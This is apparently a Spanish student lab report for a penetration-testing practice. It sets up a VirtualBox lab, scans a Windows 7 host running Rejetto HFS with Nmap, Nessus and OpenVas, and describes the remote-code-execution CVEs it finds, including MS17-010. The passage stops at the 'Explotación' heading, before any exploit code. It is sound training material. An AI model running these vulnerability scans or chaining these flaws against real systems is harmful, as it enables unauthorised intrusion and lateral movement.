<p>General</p> <p>Nombre: Parrot OS Security Edition Sistema operativo: Debian 12 Bookworm (64-bit)</p> <p>Sistema</p> <p>Memoria base: 4096 MB Procesadores: 4 Orden de arranque: Óptica, Disco duro Tipo TPM: v2.0 EFI: Habilitado Aceleración: Pagnación anidada, Nisted VT-x/AMD-V, PAE/Nx, Paravirtualización KVM</p> <p>Pantalla</p> <p>Memoria de vídeo: 128 MB Controlador gráfico: VMXSVGA Aceleración: 3D Servidor de escritorio remoto: Inhabilitado Grabación: Inhabilitado</p> <p>Almacenamiento</p> <p>Controlador: SATA Puerto SATA 0: Parrot-security-6_3_2_2_amd64-disk001.vdi (Normal, 64,00 GB) Puerto SATA 1: [Unidad óptica] Vacío</p> <p>Audio</p> <p>Controlador de anfitrión: Predeterminado Controlador: ICH AC97</p> <p>Red</p> <p>Adaptador 1: Intel PRO/1000 MT Desktop (Adaptador solo anfitrión, «VirtualBox Host-Only Ethernet Adapter»)</p>	<p>General</p> <p>Nombre: Win7-SE2020-x64 Sistema operativo: Windows 7 (64-bit) Grupos: EST Sep, DB</p> <p>Sistema</p> <p>Memoria base: 2048 MB Orden de arranque: Óptica, Disco duro Aceleración: Pagnación anidada, Paravirtualización Hyper-V</p> <p>Pantalla</p> <p>Memoria de vídeo: 18 MB Controlador gráfico: VBoxSVGA Servidor de escritorio remoto: Inhabilitado Grabación: Inhabilitado</p> <p>Almacenamiento</p> <p>Controlador: SATA Puerto SATA 0: Win7-SE2020-x64-disk001.vdi (Normal, 50,00 GB) Puerto SATA 1: [Unidad óptica] Vacío</p> <p>Audio</p> <p>Controlador de anfitrión: Windows DirectSound Controlador: Audio Intel HD</p> <p>Red</p> <p>Adaptador 1: Intel PRO/1000 MT Desktop (Adaptador solo anfitrión, «VirtualBox Host-Only Ethernet Adapter») Adaptador 2: Intel PRO/1000 MT Desktop (Red interna, «intnet»)</p>	<p>General</p> <p>Nombre: Win7-SE2020-x64_02 Sistema operativo: Windows 7 (64-bit) Grupos: EST Sep, DB</p> <p>Sistema</p> <p>Memoria base: 2048 MB Orden de arranque: Óptica, Disco duro Aceleración: Pagnación anidada, Paravirtualización Hyper-V</p> <p>Pantalla</p> <p>Memoria de vídeo: 18 MB Controlador gráfico: VBoxSVGA Servidor de escritorio remoto: Inhabilitado Grabación: Inhabilitado</p> <p>Almacenamiento</p> <p>Controlador: SATA Puerto SATA 0: Win7-SE2020-x64-disk001.vdi (Normal, 50,00 GB) Puerto SATA 1: [Unidad óptica] Vacío</p> <p>Audio</p> <p>Controlador de anfitrión: Windows DirectSound Controlador: Audio Intel HD</p> <p>Red</p> <p>Adaptador 2: Intel PRO/1000 MT Desktop (Red interna, «intnet»)</p>
---	---	---

Nota. Se especifican las configuraciones de hardware de las máquinas virtuales, mostrando las tarjetas de red configuradas en cada una.


La máquina HOST-A cuenta con dos direcciones IP configuradas: 192.168.56.109/24 y 10.10.0.90/16. El HOST-B tiene asignada la dirección 10.10.0.100/16. El sistema Kali Linux registra la dirección IP 192.168.56.115/24. El sistema Kali Linux se puede comunicar con el HOST-A por medio del segmento de red 192.168.56.0/24 pero que no logra la comunicación con el HOST-B a través del segmento de red 10.10.0.0/16. El HOST-A tiene dos tarjetas de red, una

configurada como *adaptador solo anfitrión* y la otra como *red interna* respectivamente. El HOST-B tiene configurada la tarjeta de red como *red interna*.

La configuración del direccionamiento IP de las dos máquinas virtuales con Windows 7 se ilustra en la figura 2 y la verificación de la comunicación con el comando ping desde Kali Linux hacia el HOST-A y el HOST-B se muestra en la figura 3.

Figura 2


Dirección IP del HOST-A



Nota. Se muestran las direcciones IP de las dos máquinas virtuales HOST-A y HOST-B.

Figura 3

Pruebas de ping desde Kali Linux



```
kali-linux-2026.1-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

Session  Actions  Edit  View  Help

(root@kali)-[/home/cess]
# ping -c 2 192.168.56.109
PING 192.168.56.109 (192.168.56.109) 56(84) bytes of data.
64 bytes from 192.168.56.109: icmp_seq=1 ttl=128 time=0.629 ms
64 bytes from 192.168.56.109: icmp_seq=2 ttl=128 time=0.778 ms


— 192.168.56.109 ping statistics —
2 packets transmitted, 2 received, 0% packet loss, time 1003ms
rtt min/avg/max/mdev = 0.629/0.703/0.778/0.074 ms

(root@kali)-[/home/cess]
# ping -c 2 10.10.0.100
ping: connect: Network is unreachable

(root@kali)-[/home/cess]
#
```

Nota. Se muestra la conexión desde Kali Linux hacia el HOST-A, pero no hacia el HOST-B, realizando la prueba con el comando ping.

Al realizar las pruebas de ping desde el sistema Kali Linux hacia el HOST-A y hacia el HOST-B, se verifica que se alcanza la red de la máquina víctima HOST-A, pero no responde la máquina HOST-B, ya que está en una red físicamente independiente y en una subred IPv4 distinta. Esta configuración permite que, a través de un equipo comprometido, se pueda realizar un movimiento lateral hacia otros equipos de la red, aunque no estén conectados directamente a la red del host atacante. También se verifica la conexión entre el HOST-A y el HOST-B, tal como se muestra en la figura 4, con una prueba de ping entre las dos máquinas virtuales a través del segmento de red 10.10.0.0/16.


Figura 4*Prueba de ping entre HOST-A y HOST-B*

Nota. Se muestra la comunicación entre el HOST-A y el HOST-B a través de una prueba de ping.

Para efectos de este laboratorio, en el HOST-A se ejecuta una aplicación vulnerable denominada Rejetto HFS, la cual presenta una vulnerabilidad crítica conocida que será utilizada como objetivo de explotación durante el desarrollo de la práctica. Para iniciar el servicio, se ejecuta el archivo hfs.exe, encargado de levantar la aplicación y habilitar su funcionamiento en el sistema. Esta herramienta corresponde a un servidor web http ligero, diseñado para compartir y explorar directorios y archivos a través de un navegador de internet. Gracias a su interfaz gráfica y facilidad de configuración, permite publicar recursos del sistema de manera rápida, proporcionando el acceso remoto a los archivos alojados en el equipo. Esta aplicación se muestra en la figura 5.

Figura 5

Aplicación HFS en el HOST-A




Nota. Se muestra la ejecución de la aplicación Rejeto HFS en el HOST-A.

En la siguiente imagen se observa el resultado del comando `netstat -aon` donde se verifica que este aplicativo está escuchando en el puerto 80 con el ID de proceso 2832.

Figura 6

Servicios expuestos en el HOST-A



Nota. Se muestra el resultado del comando `netstat -aon` en el HOST-A, el cual muestra los puertos y servicios que expone este equipo en la red.

Escaneo del HOST-A

Escaneo con Nmap

Se realiza un escaneo con el software Nmap desde la máquina virtual con sistema operativo Kali Linux, donde se observan los puertos 80, 135, 139 y 445 abiertos en el HOST-A, como se muestra en la figura 7.

Figura 7

Escaneo del HOST-A con Nmap

```
(root@kali) - [~/home/cess]
# nmap 192.168.56.109
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-19 20:45 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --s
Nmap scan report for 192.168.56.109
Host is up (0.00069s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:B5:9A:77 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 5.01 seconds
```

Nota. Se muestra el resultado del escaneo del HOST-A desde el sistema Kali Linux con el software Nmap.

Para detectar las vulnerabilidades existentes en el HOST-A, se utiliza el software Nmap desde Kali Linux, con el comando `nmap 192.168.56.109 -script vuln`. Como resultado del escaneo, se identifica una vulnerabilidad en el servicio web http que se ejecuta sobre el puerto 80/TCP y se clasifica como CVE-2011-3192. El análisis también detecta una vulnerabilidad crítica en el puerto 445/TCP, protocolo SMB, identificada como a CVE-2017-0143. En las figuras 8 y 9, se muestra el resultado del escaneo y las vulnerabilidades encontradas.

Figura 8

Vulnerabilidades encontradas por Nmap

```

kali-linux-2026.1-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
root@ka
Session Actions Edit View Help
(root@kali)-[/home/cess]
└─# nmap --script vuln 192.168.56.109
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-19 20:55 -0400
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify
Nmap scan report for 192.168.56.109
Host is up (0.00098s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
| http-fileupload-exploiter:
|_
|_   Couldn't find a file-type field.
|_ http-sql-injection: ERROR: Script execution failed (use -d to debug)
|_ http-method-tamper:
|_   VULNERABLE:
|_   Authentication bypass by HTTP verb tampering
|_   State: VULNERABLE (Exploitable)
|_   This web server contains password protected resources vulnerable to authentication bypass
|_   vulnerabilities via HTTP verb tampering. This is often found in web servers that only limit access to the
|_   common HTTP methods and in misconfigured .htaccess files.
|_
|_   Extra information:
|_
|_   URIs suspected to be vulnerable to HTTP verb tampering:
|_   /~login [GENERIC]
|_
|_   References:
|_   http://www.imperva.com/resources/glossary/http_verb_tampering.html
|_   http://capec.mitre.org/data/definitions/274.html
|_   http://www.mkit.com.ar/labs/htexploit/
|_   https://www.owasp.org/index.php/Testing_for_HTTP_Methods_and_XST_%28OWASP-CM-008%29
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-vuln-cve2011-3192:
|_   VULNERABLE:
|_   Apache byterange filter DoS
|_   State: VULNERABLE
|_   IDs: BID:49303 CVE:CVE-2011-3192
|_   The Apache web server is vulnerable to a denial of service attack when numerous
|_   overlapping byte ranges are requested.
|_   Disclosure date: 2011-08-19
|_   References:
|_   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
|_   https://seclists.org/fulldisclosure/2011/Aug/175
|_   https://www.securityfocus.com/bid/49303
|_   https://www.tenable.com/plugins/nessus/55976
|_
|_ 135/tcp    open  msrpc
|_ 139/tcp    open  netbios-ssn
|_ 445/tcp    open  microsoft-ds
MAC Address: 08:00:27:B5:9A:77 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:

```

Nota. Se muestra el resultado del escaneo de vulnerabilidades en el HOST-A, realizado con el software Nmap desde el sistema Kali Linux.

Figura 9

Vulnerabilidades encontradas por Nmap

```

| VULNERABLE:
| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
| State: VULNERABLE
| IDs: CVE:CVE-2017-0143
| Risk factor: HIGH
| A critical remote code execution vulnerability exists in Microsoft SMBv1
| servers (ms17-010).
|
| Disclosure date: 2017-03-14
| References:
| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
| https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
| https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
Nmap done: 1 IP address (1 host up) scanned in 92.78 seconds

```


Nota. Se muestra el resultado del escaneo de vulnerabilidades en el HOST-A, realizado con el software Nmap desde el sistema Kali Linux.

Escaneo con Nessus

Se instala Nessus en el equipo anfitrión con Windows 11 que aloja las máquinas virtuales. Nessus es una herramienta líder en ciberseguridad para escanear vulnerabilidades en múltiples sistemas. Aunque la herramienta es de pago, permite instalar una versión de prueba por 30 días. En la figura 10 se muestra la consola web del software Nessus instalado.

Figura 10

Consola web Nessus




Nota. Se observa la consola web del software de escaneo de vulnerabilidades Nessus en su versión 10.12.0.

Se realiza un escaneo hacia el HOST-A desde Nessus, detectando 25 vulnerabilidades. La figura 11 muestra las vulnerabilidades encontradas por este software.

Figura 11

Vulnerabilidades encontradas por Nessus



Nota. Se muestra la lista de vulnerabilidades que encontró Nessus en el HOST-A.

Una de las vulnerabilidades identificadas durante el proceso es crítica, asociada al servicio web http configurado en el puerto 80/TCP del host objetivo y clasificada como CVE-2024-23692. Esta vulnerabilidad representa un riesgo significativo para la seguridad del sistema debido a que puede permitir la explotación remota del servicio afectado. Durante el escaneo de seguridad, se identificaron múltiples vulnerabilidades sobre el puerto 445, que se clasificaron como CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146 y CVE-2017-0148. Todas estas vulnerabilidades se relacionan con fallos de seguridad en implementaciones antiguas del protocolo SMBv1 de sistemas operativos Windows. La figura 12 muestra dichos hallazgos.

Figura 12

Vulnerabilidades críticas

HOST-A / 192.168.56.109 / Microsoft Windows (Multiple Issues) Configure Audit Trail Launch Report Export

[Back to Vulnerabilities](#)

Vulnerabilities 25

Search Vulnerabilities 2 Vulnerabilities

Sev	CVSS	VPR	EPSS	Name	Family	Count
CRITICAL	10.0			Unsupported Windows OS (remote)	Windows	1
HIGH	8.8	9.8	0.9432	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETER...	Windows	1

Scan Details

Policy: Basic Network Scan
 Status: Completed
 Severity Base: CVSS v3.0
 Scanner: Local Scanner
 Start: April 23 at 9:00 PM
 End: April 23 at 9:10 PM
 Elapsed: 10 minutes

Vulnerabilities

HOST-A / 192.168.56.109 / Rejetto HTTP File Server (Multiple Issues) Configure Audit Trail Launch Report Export

[Back to Vulnerabilities](#)

Vulnerabilities 25

Search Vulnerabilities 2 Vulnerabilities

Sev	CVSS	VPR	EPSS	Name	Family	Count
CRITICAL	9.8	8.4	0.9436	Rejetto HTTP File Server 2.3x < 2.3c: RCE	Web Servers	1
CRITICAL	9.8	8.4	0.943	Rejetto HTTP File Server 2.x <= 2.3m: RCE (CVE-2024-23692)	Web Servers	1

Scan Details

Policy: Basic Network Scan
 Status: Completed
 Severity Base: CVSS v3.0
 Scanner: Local Scanner
 Start: April 23 at 9:00 PM
 End: April 23 at 9:10 PM
 Elapsed: 10 minutes

Vulnerabilities

HOST-A / Plugin #97833 Configure Audit Trail Launch Report Export

[Back to Vulnerability Group](#)

Vulnerabilities 25

MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)

HIGH MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (...)

Description

The remote Windows host is affected by the following vulnerabilities:

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. [CVE-2017-0143](#), [CVE-2017-0144](#), [CVE-2017-0145](#), [CVE-2017-0146](#), [CVE-2017-0148](#)
- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

Plugin Details

Severity: High
 ID: 97833
 Version: 1.31
 Type: remote
 Family: Windows
 Published: March 20, 2017
 Modified: December 29, 2025

Nota. La imagen muestra dos vulnerabilidades encontradas por Nessus en el HOST-A, una catalogada como crítica y la otra como alta.

Escaneo con OpenVas

Para tener un panorama más amplio de vulnerabilidades, se descarga e instala el software OpenVas como un servicio virtualizado para VirtualBox, con el objetivo de realizar también un escaneo del HOST-A con este software. Como resultado de la prueba, esta aplicación muestra inicialmente que el sistema escaneado Windows 7 ha llegado al final de su vida útil y ya no tiene soporte ni actualizaciones de seguridad por parte del fabricante Microsoft. El escaneo reporta una vulnerabilidad crítica en el servicio http y otras dos clasificadas como altas en los protocolos SMB y http, tal como lo indica la figura 13.

Figura 13

Vulnerabilidades encontradas con OpenVas

Vulnerability	Severity	QoD	Host IP	Name	Location	EPSS Score	Percentile	Created
Operating System (OS) End of Life (EOL) Detection	10.0 (Critical)	80 %	192.168.56.109		general/tcp	N/A	N/A	Fri, May 1, 2026 5:28 AM Coordinated Universal Time
HTTP File Server Remote Command Execution Vulnerability-02 (Jan 2016)	9.8 (Critical)	80 %	192.168.56.109		80/tcp	N/A	N/A	Fri, May 1, 2026 5:31 AM Coordinated Universal Time
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	8.8 (High)	95 %	192.168.56.109		445/tcp	N/A	N/A	Fri, May 1, 2026 5:49 AM Coordinated Universal Time
HTTP File Server Remote Command Execution Vulnerability-01 (Jan 2016)	7.5 (High)	80 %	192.168.56.109		80/tcp	N/A	N/A	Fri, May 1, 2026 5:31 AM Coordinated Universal Time

Nota. Se muestran las vulnerabilidades críticas y altas encontradas por el software OpenVas en el HOST-A.

La segunda vulnerabilidad crítica mostrada en la figura 13, hace referencia al servicio web del software Rejetto y se clasifica como CVE-2014-6287; la tercera muestra múltiples vulnerabilidades en el protocolo SMBv1 clasificadas como CVE-2017-0143, CVE-2017-0144,

CVE-2017-0145, CVE-2017-0146, CVE-2017-0147 y CVE-2017-0148. La cuarta vulnerabilidad encontrada sobre el puerto 80/TCP está clasificada como CVE-2014-7226.

Vulnerabilidades HTTP en el HOST-A

Las vulnerabilidades encontradas en la aplicación Rejetto HFS por los aplicativos Nmap, Nessus y OpenVas en el puerto 80 del HOST-A se clasifican como CVE-2011-3192, CVE-2014-6287, CVE-2014-7226 y CVE-2024-23692. A partir de estos hallazgos se procede a buscar información para identificar a través de cuál de estas vulnerabilidades es posible tomar control del sistema y verificar si se puede realizar movimiento lateral hacia el HOST-B.

CVE-2011-3192

El filtro de rango de bytes en el servidor http Apache versiones 1.3.x, 2.0.x a 2.0.64 y 2.2.x a 2.2.19 permite a atacantes remotos provocar una denegación de servicio (consumo de memoria y CPU) mediante un encabezado Range que expresa múltiples rangos superpuestos, tal como se explotó en la práctica en agosto de 2011. (CVE-2011-3192, 2011).

CVE-2014-6287

La función findMacroMarker en parserLib.pas en Rejetto http File Server (también conocido como HFS o HttpFileServer) 2.3x anterior a 2.3c permite a atacantes remotos ejecutar programas arbitrarios a través de una secuencia %00 en una acción de búsqueda. (CVE-2014-6287, 2014).

CVE-2014-7226

La función de comentarios de archivos en Rejetto Http File Server (HFS) 2.3c y versiones anteriores permite a atacantes remotos ejecutar código arbitrario al cargar un archivo con ciertas secuencias de bytes UTF-8 no válidas que se interpretan como símbolos de macro ejecutables. (CVE-2014-7226, 2014).

CVE-2024-23692

El servidor de archivos http Rejetto, hasta la versión 2.3m inclusive, es vulnerable a una inyección de plantillas. Esta vulnerabilidad permite que un atacante remoto no autenticado

ejecute comandos arbitrarios en el sistema afectado mediante el envío de una solicitud http especialmente diseñada. A partir de la fecha de asignación de la CVE, Rejetto HFS 2.3m ya no cuenta con soporte. (CVE-2024-23692, 2024).

Explotación

